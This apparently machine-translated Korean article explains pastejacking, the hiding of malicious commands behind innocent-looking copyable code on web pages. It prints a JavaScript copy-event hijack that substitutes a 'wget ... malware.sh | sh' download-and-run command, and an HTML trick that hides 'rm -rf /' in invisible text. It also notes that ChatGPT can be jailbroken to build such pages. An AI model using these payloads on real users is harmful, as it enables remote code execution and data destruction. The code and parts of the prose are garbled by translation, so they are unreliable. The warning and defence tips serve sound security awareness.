빠르게 변화하는 세상에서 인터넷에서 명령어를 복사하여 붙여넣는 것은 기술적인 문제를 해결하는 빠르고 효과적인 방법처럼 보일 수 있습니다. 하지만 이러한 관행은 보안과 개인정보를 숨겨진 위협에 노출시킬 수 있으므로 위험할 수 있습니다. 이러한 성급한 관행은 기기와 개인 정보에 부정적인 영향을 미칠 수 있습니다.
컴퓨터부터 휴대폰까지, 복사 및 붙여넣기는 어디서나 흔히 볼 수 있습니다. 긴 명령어나 중복되는 텍스트를 입력할 필요가 없어 편리하고 시간도 절약됩니다. 하지만 조심하지 않으면 웹에서 코드를 복사하여 컴퓨터에 붙여넣는 것만으로도 해킹당할 수 있습니다.
이 글에서는 인터넷에서 명령어를 복사하여 붙여넣지 않는 것을 진지하게 고려해야 하는 잠재적인 이유들을 자세히 살펴보고, 이러한 관행이 보안 및 개인정보 보호에 미치는 영향을 강조합니다. 또한 이러한 상황을 안전하고 책임감 있게 처리하여 위험에 노출되지 않고 인터넷의 이점을 누릴 수 있도록 하는 전략과 팁도 논의합니다. 복사하여 붙여넣기 때문에 해킹당할 수 있는 이유와 이를 방지하기 위한 방법을 알아보세요. 해커가 귀하의 은행 계좌를 해킹하는 데 사용하는 일반적인 방법.
로압 스리유에스
명령어를 복사하여 붙여넣으면 안 되는 이유

명령줄을 처음 사용하든, 숙련된 사용자든, 시간을 절약하고 실제 작업을 더 빨리 완료하며 생산성을 높이기 위해 인터넷에서 명령어를 복사하여 붙여넣고 싶은 유혹을 느낄 수 있습니다. 하지만 터미널이나 명령 프롬프트에 명령어를 직접 복사하여 붙여넣을 때, 악성 웹사이트는 코드 상자를 무기로 사용하여 악성 코드를 주입한다는 점을 유념해야 합니다.
이러한 악의적인 행위자는 겉보기에 무해한 코드 뒤에 악성 명령을 숨기기 위해 수많은 프런트엔드 트릭을 사용합니다.
명령과 같은 Sudo apt-get update && apt-get upgrade 이 명령은 일반적으로 Linux 시스템에서 저장소를 업데이트하고 패키지를 업그레이드하는 데 사용됩니다. 하지만 이 명령을 모르고 터미널에 직접 복사하여 붙여넣으면 접두사 때문에 의도치 않게 루트 권한으로 악성 코드가 실행될 수 있습니다. sudo는.
최악의 경우, 명령을 실행하면 시스템 전체가 마비되거나 심지어 랜섬웨어 공격까지 발생할 수 있습니다. 하지만 위협 행위자들은 어떻게 이를 실행할 수 있을까요? 악성 명령을 무해한 코드 뒤에 어떻게 숨길 수 있을까요?
악성 소프트웨어 공격은 어떻게 작동합니까?

이러한 공격은 교묘하게 조작된 자바스크립트 코드나 기본적인 HTML 코드를 사용하여 수행할 수 있습니다. 자바스크립트에는 이벤트 리스너라는 메커니즘이 있는데, 이는 버튼 클릭, 양식 제출, 마우스 이동, 키 입력, 창 크기 조절 등 브라우저에서 발생할 수 있는 동작을 처리합니다.



이름에서 알 수 있듯이 이벤트리스너는 웹 애플리케이션이 사용자 동작으로 발생하는 특정 이벤트와 상호 작용할 수 있도록 합니다. 악성 웹 페이지는 사용자가 텍스트를 복사할 때 발생하는 이벤트를 캡처하고 무해한 텍스트를 악성 코드로 대체하는 방식으로 이 합법적이고 유용한 메커니즘을 악용합니다.
데모 이미지를 만드는 데 사용된 주요 익스플로잇 코드는 다음과 같습니다.
<스크립트>문서.addEventListener('복사', 기능(event) { 이벤트.로 preventDefault();
const를 복사된 텍스트 = "wget http://localhost:8000/malware.sh | sh"이벤트.클립보드데이터.세트데이터('텍스트/일반', 복사된 텍스트); });
</스크립트>JavaScript가 필요 없고 기본 HTML을 사용하는 또 다른 데모는 다음과 같습니다.
<p>
sudo apt-get google-chrome-stable을 설치하십시오.
<기간스타일="색상:흰색;글꼴 크기:0pt;">rm-rf /</기간></p>
이 코드는 눈에 보이지 않는 흰색 텍스트를 생성하여 악성 "rm -rf /" 명령을 효과적으로 숨깁니다. 또한 플래그는 줄 바꿈을 생성하면 일부 터미널 창에서는 코드를 붙여넣는 즉시 실행합니다. 이 공격을 수행하려면 프로그래밍 및 웹 개발 기술에 대한 깊은 이해가 필요하다고 생각할 수 있지만, 실제로는 매우 간단합니다.
공격자가 Java Script나 웹 개발에 대한 지식이 없더라도 쉽게 ChatGPT를 사용하여 맬웨어 생성올바른 주장을 사용하면 쉽게 ChatGPT 탈옥 그리고 이 속임수를 악용하여 악성 웹 페이지를 만들어냅니다.
어떻게 자신을 보호할 수 있나요?
악성 코드 공격으로부터 자신을 보호할 수 있는 구체적인 방법은 없습니다. 물론 의심스러운 웹사이트의 경우 JavaScript를 비활성화할 수 있지만, 이러한 웹사이트의 특성상 JavaScript가 실행되지 않으면 웹서핑이 불가능할 것입니다.
더욱이 CSS(Cascading Style Sheets)의 경우, 악성 코드에 대한 확실한 방어 수단이 없습니다. CSS는 여전히 유효한 CSS 코드이기 때문입니다(즉, 코드에 오류는 없지만 의도는 여전히 악의적입니다). 자신을 보호하는 가장 좋은 방법은 기본적인 온라인 보안 규칙을 준수하고 상식적으로 위협을 인식하는 것입니다.
알 수 없는 링크는 방문하지 말고, 인터넷에서 복사한 명령어는 터미널에 붙여넣기 전에 반드시 텍스트 편집기에 붙여넣으세요. 악성 코드가 명령줄에 침투하는 것을 방지하려면 합법적이고 신뢰할 수 있는 코드 리소스만 사용하세요.
또한 xfce4와 같은 일부 터미널 애플리케이션에는 복사 및 붙여넣기 방지 기능이 기본 설치되어 있습니다. 명령 프롬프트 창에 명령을 붙여넣으면 어떤 작업이 실행되는지 알려주는 팝업 창이 나타납니다. 사용 중인 터미널에도 유사한 기능이 있는지 확인하고 활성화하세요. 고급 Ubuntu Linux 사용자를 위한 필수 팁.
악성 코드를 실행하는 것은 매우 위험합니다.
바이러스 백신 애플리케이션을 설치했더라도 특정 형태의 악성 코드는 기기의 보안 장벽을 뚫고 침투할 수 있습니다. 따라서 온라인에 복사하는 코드에 주의를 기울이고, 가능한 한 보안 조치를 취하여 안전을 유지하는 것이 중요합니다. 지금 바로 확인해 보세요. 코드 없이 앱을 만들고 웹사이트를 구축할 수 있는 멋진 무코드 리소스입니다..